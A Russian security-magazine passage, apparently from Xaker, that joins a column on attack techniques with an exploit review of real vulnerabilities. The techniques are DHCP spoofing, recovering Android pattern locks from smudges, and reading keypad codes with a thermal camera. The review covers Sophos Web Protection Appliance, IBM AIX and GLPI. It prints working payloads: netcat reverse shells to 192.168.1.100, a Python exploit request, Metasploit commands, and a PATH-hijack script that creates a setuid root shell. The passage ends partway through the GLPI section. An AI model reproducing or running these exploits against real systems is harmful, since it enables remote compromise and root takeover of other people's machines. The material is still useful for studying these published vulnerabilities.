Итак, задачка, как всегда: мы в одной сети с жертвой и хотим, чтобы ее трафик ходил через нас. Один из вариантов — использовать поддельный DHCP-сервер. Про саму технологию всезнающая вики говорит следующее. «Dynamic Host Configuration Protocol — протокол динамической настройки узла — сетевой протокол, позволяющий компьютерам автоматически получать IP-адрес и другие параметры, необходимые для работы в сети TCP/IP. Данный протокол работает по модели „клиент-сервер“».

Как только хост подключается к сети, его операционная система посылает в сеть широковещательный запрос для того, чтобы найти DHCP-сервер. Тот в случае получения запроса ответит предложением с каким-то свободным IP-адресом, а также дополнительной информацией (IP gateway и DNS-серверов, маска сети, вроде бы еще может быть информация по прокси). Потом идет подтверждение, когда хост отправляет, что «согласен», а сервер отвечает: «ну и хорошо». Порт для DHCP используется 67 UDP. В запросе есть четырехбайтный случайный идентификатор и MAC-адрес клиента.

В общем-то, это все, что нам нужно знать для атаки. Как видишь, клиент пытается найти DHCP-сервер, используя широковещательный запрос (со всей вкусной инфой о себе), а возможности подтвердить, что сервер — это настоящий сервер, нет.

Отсюда вывод: все, что нам необходимо сделать, — это поднять свой DHCP-сервер и ждать клиентов. Тут есть небольшой элемент рулетки, так как получается некий raise condition. Официальный сервер и наш, получив широковещательный запрос, ответят на него, но только первый из ответов будет обработан клиентом. Но если наш хост будет находиться «ближе» к жертве (меньшее количество хопов), то шансы наши конкретно возрастают.

С практической точки зрения можно воспользоваться для атаки либо модулем Metasploit'а dhcp (auxiliary/server/dhcp), либо Ettercap. Второй метод более удобен, так как тулза берет на себя все для реализации самого перехвата данных.

Для атаки нужно выбрать MITM — DHCP spoofing и указать диапазон IP, маску подсети и DNS-сервера (можно повторить данные от официального DHCP-сервера). А IP нашего хоста будет автоматом подставлен как gateway. Пара кликов — и все, мы посередине.

ОБОЙТИ ГРАФИЧЕСКИЙ КЛЮЧ

РЕШЕНИЕ

Давай отойдем от привычных внутренних вещей и поговорим о чем-то более неформальном и «живом», что ли, — о физической безопасности. Вообще, многие хакеры интересуются этими вопросами. Взлом замков (lock picking) — тому подтверждение. Мне лично кажется иногда, что это такая «профдеформация». Появляется желание все ломать. А ломание чего-то физического — тот еще фан :). Но это так, вступление к последующим двум вопросам.

Раньше (да и сейчас) считалось, что при возможности физического доступа к компу уже ничто не спасет (шифрование и аналогичные меры не в счет). Та же Microsoft не считает багу за багу, если для ее эксплуатации нужен физический доступ.

Да, исходя из этого, ОС на компах, по сути, не сильно защищены. Но компы стационарны, и защищать их несложно, а вот современные мобильники/смартфоны, которые содержат много критичной инфы, часто теряются, да и украсть их просто. А потому безопасности физической и доступу в информации в них уделяется приличное внимание.

Одним из методов защиты под Android служит графический ключ. Девять точек, которые необходимо соединить в определенной последовательности. Всем понятно, что это не самая секьюрная штука, но все же и ее тоже интересно поломать :). По этому поводу есть ряд интересных исследований. Одно из них, очень угарное, — получение графического ключа с девайса с помощью анализа жировых следов, оставляемых от тыканья пальцами. Посмотреть фоточки и почитать подробно можно тут: goo.gl/3KVrCK. Я лишь расскажу основные аспекты из работы.

Для начала, я думаю, понятно, что, когда мы тыкаем экран пальцем, на экране остаются жировые пятна. Когда проводим графический ключ —мы оставляем целый жировой след. «Заполучив» этот след, злой дядя может за две попытки ключ подобрать. Сначала попробовать его в одном направлении, потом — в другом. И даже если там будет не весь «трек», а только часть его, то с учетом особенностей человеков и того, как они придумывают свои графические ключи (чтобы их еще было удобно использовать), ключ подбирается за считаные попытки.

Съем же трека тоже дело простое. Нам потребуется источник света и твой глаз либо фотик. За счет того, как преломляется/отражается/рассеивается свет от чистой и грязной поверхности, мы можем различить сам трек. В этом исследовании народ запарился и провел изыскания — а под каким же углом лучше всего видно. После многочисленных экспериментов с различными моделями и углами пришли к выводу, что это 60 и 45 градусов (упертые парни). Кроме того, еще они провели ряд экспериментов (см. фотки в работе), в которой показали, что, сделав фото поверхности телефона, на которой плохо виден след, и обработав фотографию за счет контрастности и яркости, можно различить след.

Также интересной особенностью является многослойность жировых следов (вот честно, не знаю об этом ничего). Оставляешь след от ключа, например, а потом тыкаешь экран, и даже если весь затыкать, то старые следы почти не сотрутся. Под различными углами их можно четко различить. Магия! Кроме того, были проведены опыты, когда телефон пихали в карман и двигали в нем, и все равно след от ключа оставался. Таким образом, можно заключить, что если не чистить экранчик насильно, то графический ключ можно «слить» почти стопроцентно. Я думаю, пока народ исследовал эту тему, они отлично повеселились, да и получился крутой тру-хак!

Между прочим, не стоит воспринимать данную работу совсем уж фановой. Если трансплантировать опыт с андроидовских ключей на что-нибудь более критичное, то и итог может быть серьезен. Тачскрины сейчас внедряют повсеместно, а потому и жировые пятна наши пальцы оставляют все чаще. И чем не метод, например, для получения PIN-кода с банкомата. Сделал фото под определенным углом и узнал, из каких цифр состоит PIN предыдущего пользователя. Ну, это так… давай мыслить шире :).

ОБОЙТИ «КНОПОЧНЫЙ» ЗАМОК

РЕШЕНИЕ

О, а этот метод на самом деле безумен! Я прочитал его у одного очень известного парня — Михала Залевски. В своем блоге еще в 2005 году он поделился этой интересной находкой.

Итак, что мы имеем. Представь, что есть какой-то кнопочный кодовый замок. Например, на сейфе :). Задача получается перед нами серьезная и непонятная для взлома. Конечно, можно вспомнить школьные методы. Кнопочки, которые используются чаще всего, будут либо легче нажиматься (механически), либо иметь внешние затертости. Для входа в парадное, они, конечно, работали, но вот с чем-то более серьезным вряд ли прокатит.

К тому же подходить и анализировать кнопки, а также кликать и пробовать варианты — это все повышает шансы быть замеченным.

Что же делать? Михал предложил сногсшибательное решение. Воспользоваться специальным девайсом — инфракрасной камерой. Точнее, даже термокамерой (не знаю, как оно корректно по-русски, но ты понял), то есть камерой, которая «видит» теплоту предметов. Нужна с хорошей чувствительностью. Михал писал, что такую можно купить за 5–10 тысяч зеленых :).

Суть же атаки в следующем. Ждем, пока кто-то воспользуется сейфом, введет правильный код и уйдет. А дальше мы смотрим через камеру и видим, что те кнопки, которые были нажаты, имеют большую «теплость». Причем кнопки, которые были нажаты раньше, будут холоднее. Таким образом очень просто мы получим необходимую кодовую последовательность.


Как отмечает автор, самая главная фича метода в том, что даже за те доли секунды, пока происходит нажатие кнопки, ей передается от человеческого тела достаточно тепла, чтобы быть «замеченным» камерой. В определенных ситуациях можно так же отследить кнопки, даже нажатые в перчатках. Причем кнопки рассеивают это тепло достаточно медленно. Примерно 5–10 минут! Добавь к тому же, что девайсы эти могли работать на расстоянии от 1 до 10 метров (может, сейчас они стали еще круче?). В общем, атака из набора настоящего агента 007. Голова идет кругом! Подробнее читай тут: goo.gl/wQniHm.

Надеюсь, прочтенное наполнило тебя энтузиазмом и жаждой жизни, так что если есть желание поресерчить — пиши на ящик. Всегда рад :).


И успешных познаний нового!]I[



Похоже, что это рука самого Михала (!!!) вводит пин 1–5–9



Так видит инфракрасная камера



Камера автоматом донастраивается, и мы видим введенный пин 1–5–9

ФОКУС ГРУППА

Хочешь принимать активное участие в жизни любимого журнала? Влиять на то, каким будет Хакер завтра? Не упускай возможность! Регистрируйся как участник фокус-группы Хакера на group.xakep.ru!

После этого у тебя появится уникальная возможность:


- высказать свое мнение об опубликованных статьях;
- предложить новые темы для журнала;
- обратить внимание на косяки.

НЕ ТОРМОЗИ!
СТАНЬ ЧАСТЬЮ СООБЩЕСТВА!
СТАНЬ ЧАСТЬЮ][!

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Борис Рютин, ЦОР (Esage Lab)
dukebarman@xakep.ru,
@dukebarman



Увы, этот выпуск пройдет без уязвимостей в полюбившейся Java, да и счетчик на сайте java-0day.com показывал 70 дней на момент написания статьи. Зато мы рассмотрим уязвимости типа инъекции исполняемых команд в различных продуктах и как можно написать эксплойт под них на основе лишь одного патча.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

ИНЪЕКЦИЯ ИСПОЛНЯЕМЫХ КОМАНД В SOPHOS WEB PROTECTION APPLIANCE

CVSSv2: 10.0 (AV:L/AC:L/Au:N/C:C/I:C/A:C)
Дата релиза: 6 сентября 2013 года
Автор: Francisco Falcon
CVE: 2013-4983

Сегодня мы разберем несколько уязвимостей в продукте от компании Sophos — Web Protection Appliance. Как видно из названия, это веб-файрвол. И, как заявляют авторы, он предназначен для защиты не только веб-приложений, но и самого сервера. Напомню, что в начале года уже были найдены уязвимости в этом продукте (CVE-2013-2641 — CVE-2013-2643), они позволяли выполнить произвольные команды на атакуемой системе.

Неавторизованные пользователи могут получить доступ к файлу /opt/ui/apache/htdocs/end-user/index.php, обратившись по адресу https://<WPA_server>/end-user/index.php. Также возможно обратиться напрямую через http://<WPA_server>/index.php, если в конфигурационном файле Apache httpd.conf для виртуального хоста на порту 80 переменная DocumentRoot установлена как /opt/ui/apache/htdocs/end-user/. Функция run() в этом скрипте получает требуемый контроллер через переменную из GET-запроса и вызывает соответствующий обработчик. Доступные обработчики объявлены в файле /opt/ui/apache/htdocs/config/UsrSiteflow.php:

```
class UsrSiteflow extends AbstractSiteFlow {
    public function __construct() {
        $this->flow = array(
            "index" => "UsrBlocked.php",
            "blocked" => "UsrBlocked.php",
            "invalid_certificate" => "UsrBlocked.php",
            "rss" => "UsrRss.php",
        );
    }
}
```

Это означает, что, например, когда будет запрошен адрес https://<WPA_server>/end-user/index.php?c=blocked, то для рендера страницы будет вызван скрипт UsrBlocked.php. В свою очередь, если мы посмотрим код скрипта /opt/ui/apache/htdocs/controllers/UsrBlocked.php:

```
...

if(isset($_GET'action' ()) {
if($_GET'action' ( == 'continue') {
```

```
    $url = base64_decode($_POST['url']);
    $scheme = parse_url($url,PHP_URL_SCHEME);

    if($scheme == "https" && $this->config->read('wsa_proxy.↵
    https_scan') != 'yes') {
        $host = parse_url($url,PHP_URL_HOST);
        $args['url'] = $scheme . '://' . $host;
    } else {
        $args['url'] = $url;
    }
    if($_POST'args_reason' ( == 'filetypewarn') {
        $key = $_POST['url'];
        $packer = '/opt/ws/bin/ftsblistpack';
        $value = $_POST['filetype'];
    } else {
        $key = $_POST['domain'];
        $packer = '/opt/ws/bin/sblistpack';
        $catParts = explode("|",$_POST['raw_category_id']);
        $value = $catParts[0];
    }
    if(strlen(trim($_POST'user' ()) > 0)
        $user = base64_decode($_POST['user_encoded']);
    else
        $user = $_POST['client-ip'];
        if($user == '-') $user = $_POST['client-ip'];
        $key = escapeshellarg($key);
        $user = escapeshellarg($user);
        $value = escapeshellarg($value);
        shell_exec("$packer $key $user $value");
    ...
```

то увидим, что Perl-скрипт /opt/ws/bin/sblistpack будет выполнен, когда будут соблюдены следующие условия:

- GET-параметр action равен continue или and;
- POST-параметр args_reason установлен в любое значение, отличное от filetypewarn.

Переменные, что содержатся в запросе, контролируемом пользователем ($key, $user, $value), проверяются с помощью функции escapeshellarg() перед вызовом shell_exec(), из-за чего скрипт UsrBlocked.php не подвержен уязвимости типа инъекции произвольных выполняемых команд.


Однако Perl-скрипт /opt/ws/bin/sblistpack становится сам уязвим к такому типу уязвимости, поскольку его функция get_referers() не проверяет первый аргумент перед его использованием внутри строки. Из-за этого получаем возможность выполнить команду, используя обратные кавычки:

```
sub get_referers {
    my $domain = shift;
    if(! -f $referer_list) {
        return ();
    }
    if($domain =~ /^google\./) {
        $domain = 'google.com';
    }
    my $output = /opt/ws/bin/kvlistquery $referer_list $domain;
    chomp $output;

    if($output =~ /'(.*)'$/) {
        my $sites = $1;
        return split('\|', $sites);
    }
    return ();
}
```

Так, установив значение параметра domain в POST-запросе:

```
http://example.com;/bin/nc -c /bin/bash 192.168.1.100 4444
```



Рабочее окно программы Web Protection Appliance

неавторизованный пользователь может выполнить произвольную команду в ОС с правами системного пользователя spiderman. Единственное ограничение — переданная переменная не должна содержать слово google.

EXPLOIT

Для воспроизведения атаки достаточно скрипта на Python:

```
port = 443
...
body  = 'url=aHR0cDovL3d3dy5leGFtcGxlLmNvbQ%3d%3d'
body += '&args_reason=something_different_than_filetypewarn&↵
         filetype=dummy&user=buffalo'
body += '&user_encoded=YnVmZmFsbw%3d%3d&domain=http%3a%2f%↵
         2fexample.com%3b%2fbin%2fnc%20-c%20%2fbin%2fbash%↵
         20192.168.1.100%204444'
body += '&raw_category_id=one%7ctwo%7cthree%7cfour'
conn = httplib.HTTPSConnection(host, port)

conn.request('POST', '/end-user/index.php?c=blocked&↵
action=continue', body=body, headers=headers)
```

Как видно из скрипта, все довольно просто. Нам нужно сконструировать HTTP-пакет с нужной нам командой в параметре domain, не забыв при этом про небольшое ограничение, описанное выше. Полную версию исходника эксплойта можно взять из статьи автора (bit.ly/1522Nw9).

Существует модуль для Metasploit:

```
msf > use exploit/linux/http/sophos_wpa_sblistpack_exec
exploit(sophos_wpa_sblistpack_exec) > set rhost  192.168.88.1
exploit(sophos_wpa_sblistpack_exec) > exploit
```

TARGETS

- Sophos Web Appliance =< v3.7.9;
- Sophos Web Appliance v3.8.0;
- Sophos Web Appliance v3.8.1.

SOLUTION

Есть исправление от производителя.

Perl-скрипт /opt/ws/bin/sblistpack становится сам уязвим к такому типу уязвимости, поскольку его функция get_referers() не проверяет первый аргумент перед его использованием внутри строки!

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В SOPHOS WEB PROTECTION APPLIANCE CLEAR_KEYS.PL

CVSSv2: 7.2 (AV:L/AC:L/Au:N/C:C/I:C/A:C)
Дата релиза: 6 сентября 2013 года
Автор: Francisco Falcon
CVE: 2013-4984

Следующая уязвимость также была обнаружена в Sophos Web Appliance и позволяет повысить права доступа атакующего. Веб-сервер Apache и Sophos Appliance запускаются с правами пользователя spiderman. В свою очередь, в файле /etc/sudoers определен список bash- и Perl-скриптов, которые пользователь spiderman запускает одновременно с командой sudo. Ниже представлен список самых интересных:

```
spiderman ALL=NOPASSWD:/opt/sophox/bin/configure_interface, ↵
    /opt/sophox/bin/sophox-register, ↵
    /opt/sophox/bin/sophox-remote-assist, ↵
    ...
    /opt/cma/bin/clear_keys.pl, ↵
    ...
```

После анализа каждого из них был найден уязвимый /opt/cma/bin/clear_keys.pl. В нем обнаружена уязвимость инъекции произвольной системной команды, в функции close_connections:

```
sub close_connections {
    my ($client_ip, $signum, $signame) = @_;
    my @connections = /bin/netstat -nap|grep ↵
    ^tcp.*:22.*$client_ip.*EST;
    foreach (@connections) {
        if(/ESTABLISHED\s*(\d+)\/sshd/) {
            my $conn_pid = $+;
            log_info("connection PID: $conn_pid; my PID: $$; ↵
            my process tree: " . join(', ', @my_process_tree));
            next if (grep {$_ == $conn_pid} @my_process_tree);
            log_info("Attempting to stop process '$conn_pid' ↵
            with $signame");
            kill $signum, $conn_pid;
        }
    }
}
```

Как видишь, второй аргумент никак не проверяется перед использованием, что позволяет выполнить полученную строку как команду при помощи наших любимых обратных кавычек. Поскольку такая команда будет выполнена из-под пользователя spiderman одновременно с командой sudo, это позволяет нам эксплуатировать ошибку и получить права администратора внутри сервера.

EXPLOIT

В качестве эксплойта можно запустить следующий набор команд на взломанном сервере с Web Protection Appliance для повышения привилегий от пользователя spiderman до администратора и получить обратный шелл с атакуемой машины на атакующий IP-адрес, например 192.168.1.100:

```
$ sudo /opt/cma/bin/clear_keys.pl fakeclientfqdn ";/bin/nc ↵
  -c /bin/bash 192.168.1.100 5555;" /fakedir
```

Для этой уязвимости, помимо обычного эксплойта, также есть модуль для Metasploit:

```
msf > use exploits/linux/local/sophos_wpa_clear_keys
msf exploit(sophos_wpa_clear_keys) > set lhost 192.168.0.3
msf exploit(sophos_wpa_clear_keys) > rexploit
```

TARGETS

- Sophos Web Appliance =< v3.7.9;
- Sophos Web Appliance v3.8.0;
- Sophos Web Appliance v3.8.1.

SOLUTION

Есть исправление от производителя.

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В IBM AIX 6.1 / 7.1

CVSSv2: 7.2 (AV:L/AC:L/Au:N/C:C/I:C/A:C)
Дата релиза: 24 сентября 2013 года
Автор: Kristian Erik Hermansen, TMB
CVE: 2013-4011

В настоящий момент IBM AIX является стандартной ОС для компьютеров с процессорами POWER и PowerPC семейств IBM RS/6000 (1990–2000), а также IBM pSeries (начиная с 2000 года), System P и Power Systems (начиная с 2008 года). AIX содержит ошибку, позволяющую получить повышенные привилегии. Проблема была обнаружена во время исполнения команды ibstat, которая использует относительные пути при вызове системных утилит. Сейчас мы с тобой рассмотрим, как можно на основе даже бинарного патча найти такие команды, чтобы написать свой эксплойт.

Для начала скачаем себе архив с исправлениями (ibm.co/GzCJzC) для этой уязвимости. Внутри находятся сжатые epkg-файлы, выберем какой-нибудь один из них и распакуем:

```
$ tar xvf iv43580m2a.130619.epkg
x ./ecfile, 837 bytes, 2 media blocks.
```

Команды, которые были удалены из бинарника

Команды, которые были добавлены из бинарника

```
...
x ./EFILE1, 47516 bytes, 93 media blocks.
x ./EFILE2, 17576 bytes, 35 media blocks.
...
```

В файле ecfile содержится список файлов, которые будут изменены:

```
$ cat ecfile
...
EFIX_FILE:
EFIX_FILE_NUM=1
...
TARGET_FILE=/usr/sbin/ibstat
...
EFIX_FILE:
EFIX_FILE_NUM=2
...
TARGET_FILE=/usr/sbin/arp.ib
...
```

Вот мы и нашли два интересующих файла:

- /usr/sbin/ibstat;
- /usr/sbin/arp.ib.

Один из них уже был заявлен в сообщении вендора об этой уязвимости. Но как теперь узнать, что было в них изменено? Первое, что приходит на ум, — воспользоваться утилитой `objdump` для двух бинарников и сравнить вывод. Это позволит нам понять, что вызывает функция libc в результате ее выполнения и где находится уязвимость. Однако `objdump` собирает все символы в один поток, из-за чего исследование превратится в длительный и утомительный процесс. Но так как мы знаем, что уязвимость связана с инъекцией произвольных команд, то можно с большой вероятностью ограничиться лишь поиском строк.

Воспользуемся для этого стандартной утилитой `strings`:

```
$ strings /usr/sbin/ibstat
@(#)23 1.5 src/bos/usr/ccs/lib/libpthreads/init.c, ↵
libpth, bos53H, h2006_10B1 3/5/06 21:33:24
...
ifconfig %s
...
```

Далее сравним полученные выводы этой утилиты для нового и старого бинарника. Для этого посмотрим на скриншоты.

Отсюда следует, что уязвимый бинарник вызывает системные команды без указания полного пути к ним. Что нам это дает? До тех пор, пока бинарник `ibstat` использует переменную среды PATH, все вызываемые бинарные файлы, такие как ARP и другие, будут им вызываться из первой найденной директории, определенной в PATH. Благодаря этому мы можем подкинуть наш собственный вредоносный бинарный файл в контролируемую директорию и выполнить его с правами администратора при вызове `ibstat` (если он имеет установленный setuid-бит, конечно).

Для проверки создадим у себя в домашней директории файл с именем `ifconfig` и следующим содержимым:

```
#!/bin/sh
echo $0
echo $1
echo $2
id
sleep 1000
```

В скрипте нет ничего криминального, он показывает поданные на вход переменные и идентификатор пользователя, с которым он запустился. После этого добавим директорию, где хранится этот файл, в переменную PATH. В итоге получим примерно следующее:

```
$ PATH=/home/user/ibstat/dummybin:/usr/bin:/etc:/usr/sbin:/↵
  usr/ucb
```

Теперь запустим уязвимый бинарник:

```
$ /usr/sbin/ibstat -a lo0
===========================================================
```

```
$ oslevel
6.1.0.0
$ ./aix-r00t.sh

   mm   mmmmm  m    m
   ##     #     #  #
  #  #    #      ##
  #mm#    #     m""m
 #    # mm#mm  m"  "m

[*] AIX root privilege escalation
[*] Kristian Erik Hermansen
[*] https://linkedin.com/in/kristianhermansen

+++++?????????????~.:,.:+???????????++++
+++++???????????+...:.,.,.=??????????+++
+++???????????~.,:~=~:::..,.~?????????++
+++???????????:,~==++++==~,,.?????????++
+++???????????,:=+++++++=~:,,~????????++
++++?????????+,~~=++++++=~:,,:????????++
+++++????????~,~===~=+~,,::,:+???????+++
++++++???????=~===++~~~+,,~::????????++++
++++++++?????=~=+++~~~:++=~:~+???+++++++
+++++++++????~~=+++~+=~===~~:+??++++++++
+++++++++?????~~=====~~==~:,:?++++++++++
++++++++++????+~==:::::=~:,+??++++++++++
++++++++++?????:~~=~~~~~::,??+++++++++++
++++++++++?????=~:~===~,,,????++++++++++
++++++++++???+:==~:,,.:~~..+??++++++++++
+++++++++++....==+===~~=~,....=?+++++++++
++++++++,.........~=====...........+++++++
+++++.................................++=
=+:...................................=

[+] Access granted. Don't be evil...
#
```

Пример работы эксплойта для уязвимости в IBM AIX

```
IB INTERFACE ARP TABLE
===========================================================
/home/user/ibstat/dummybin/arp
-t
ib
uid=208(user) gid=1(staff) euid=0(root)
```

Вот мы с тобой и получили, что хотели, — долгожданный suid-бит. Причем заметь — без использования утилиты objdump и проверки каждого байта бинарника или реверсинга в дизассемблере.

EXPLOIT

А теперь рассмотрим, как все это можно эксплуатировать. В качестве эксплойта у нас будет bash-скрипт, а уязвимую команду возьмем отличную от той, что мы рассмотрели.

Для начала выбирается директорию для записи и в ней создается шелл с фальшивым ARP:

```
TMPDIR=/tmp
TAINT=${TMPDIR}/arp
RSHELL=${TMPDIR}/r00t-sh
```

Далее занесем в наш атакующий ARP полезную нагрузку:

```
cat > ${TAINT} <<-!
#!/bin/sh
cp /bin/sh ${RSHELL}
chown root ${RSHELL}
chmod 4555 ${RSHELL}
!
```

Как видишь, нагрузка должна будет скопировать обычный шелл из системы и выставить ему права, чтобы можно было пользоваться всем.

Далее выставляются права на выполнение и общий доступ для ARP:

```
chmod 755 ${TAINT}
```

И наконец, последний этап:

```
cd ${TMPDIR}
PATH=.:${PATH}
export PATH
/usr/bin/ibstat -a -i en0 2>/dev/null >/dev/null
```

Проходим в директорию, где лежит наш файл ARP, добавляем текущую в переменную PATH и запускаем уязвимую команду с каким-либо сетевым интерфейсом.

Исходник эксплойта можно скачать из базы exploit-db (bit.ly/19lrHV1), а пример работы можно увидеть на скриншоте.

TARGETS

- IBM AIX <= 6.1;
- IBM AIX <= 7.1;
- VIOS 2.2.2.2-FP-26 SP-02.

SOLUTION

Есть исправление от производителя.

ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНЫХ КОМАНД В GLPI

CVSSv2: N/A
Дата релиза: 12 сентября 2013 года
Автор: Tristan Leiter
CVE: 2013-5696

GLPI (Gestionnaire libre de parc informatique, свободный менеджер ИТ-инфраструктуры) представляет собой систему работы с заявками и инцидентами, а также средство для инвентаризации компьютерного оборудования (компьютеры, программное обеспечение, принтеры и прочее). Сам менеджер является веб-приложением с открытым исходным кодом и написан на PHP.

SQL-инъекция была обнаружена в файле `install/install.php`. Этот файл может быть выполнен, даже если установка уже была закончена. После выбора языка он проверяет лишь наличие переменной `$ _POST ['install']`:

```
if (!isset($_POST"install" ()) {
    $_SESSION = array();
    if (file_exists(GLPI_CONFIG_DIR."/config_db.php")) {
        Html::redirect(GLPI_ROOT."/index.php");
        die();
    } else {
        header_html("Select your language");
        choose_language();
    }
} else {
...
switch ($_POST["install"]) {
```

GLPI представляет собой систему работы с заявками и инцидентами, а также средство для инвентаризации компьютерного оборудования (компьютеры, программное обеспечение, принтеры и прочее)

Сама по себе эта часть кода очень проблемная, так как позволяет выбрать любой шаг установки, даже если она уже была завершена.

Например, мы можем вызвать этап `Etape_4`, в котором содержится функция `step7`, а она, в свою очередь, подвержена SQL-инъекции из HTTP-заголовков:

```
function step7() {
    global $LANG, $CFG_GLPI;
    require_once (GLPI_ROOT . "/inc/dbmysql.class.php");
    require_once (GLPI_CONFIG_DIR . "/config_db.php");
    $DB = new DB();
    $query = "UPDATE glpi_configs
    SET url_base = '".str_replace("/install/install.php", ↵
    "", $_SERVER['HTTP_REFERER'])."'
    WHERE id = '1'";
    $DB->query($query);
```

Найденную инъекцию через переменную `$_SERVER['HTTP_REFERER']` мы можем использовать для получения ошибки или проведения атаки через «слепую» SQL-инъекцию.

Но больший интерес представляет функция `update1` (этап `update_1`), так как позволяет задавать параметры соединения с базой данных в функции `create_conn_file`.

```
...
function create_conn_file($host, $user, $password, $DBname) {
    global $CFG_GLPI;
    $DB_str = "<!--?php\n class DB extends DBmysql {
        \n var \$dbhost = '". $host ."';
        \n var \$dbuser = '". $user ."';
        \n var \$dbpassword= '". rawurlencode($password) ."';
        \n var \$dbdefault = '". $DBname ."';
        \n } \n?-->";
    $fp = fopen(GLPI_CONFIG_DIR . "/config_db.php",'wt');
    if ($fp) {
        $fw = fwrite($fp,$DB_str);
        fclose($fp);
        return true;
    }
        return false;
    }
    function update1($host, $user, $password, $DBname) {
        global $LANG;
        if (create_conn_file($host,$user,$password,$DBname) ↵
        && !empty
...
```

Сами параметры задаются через POST-запрос:

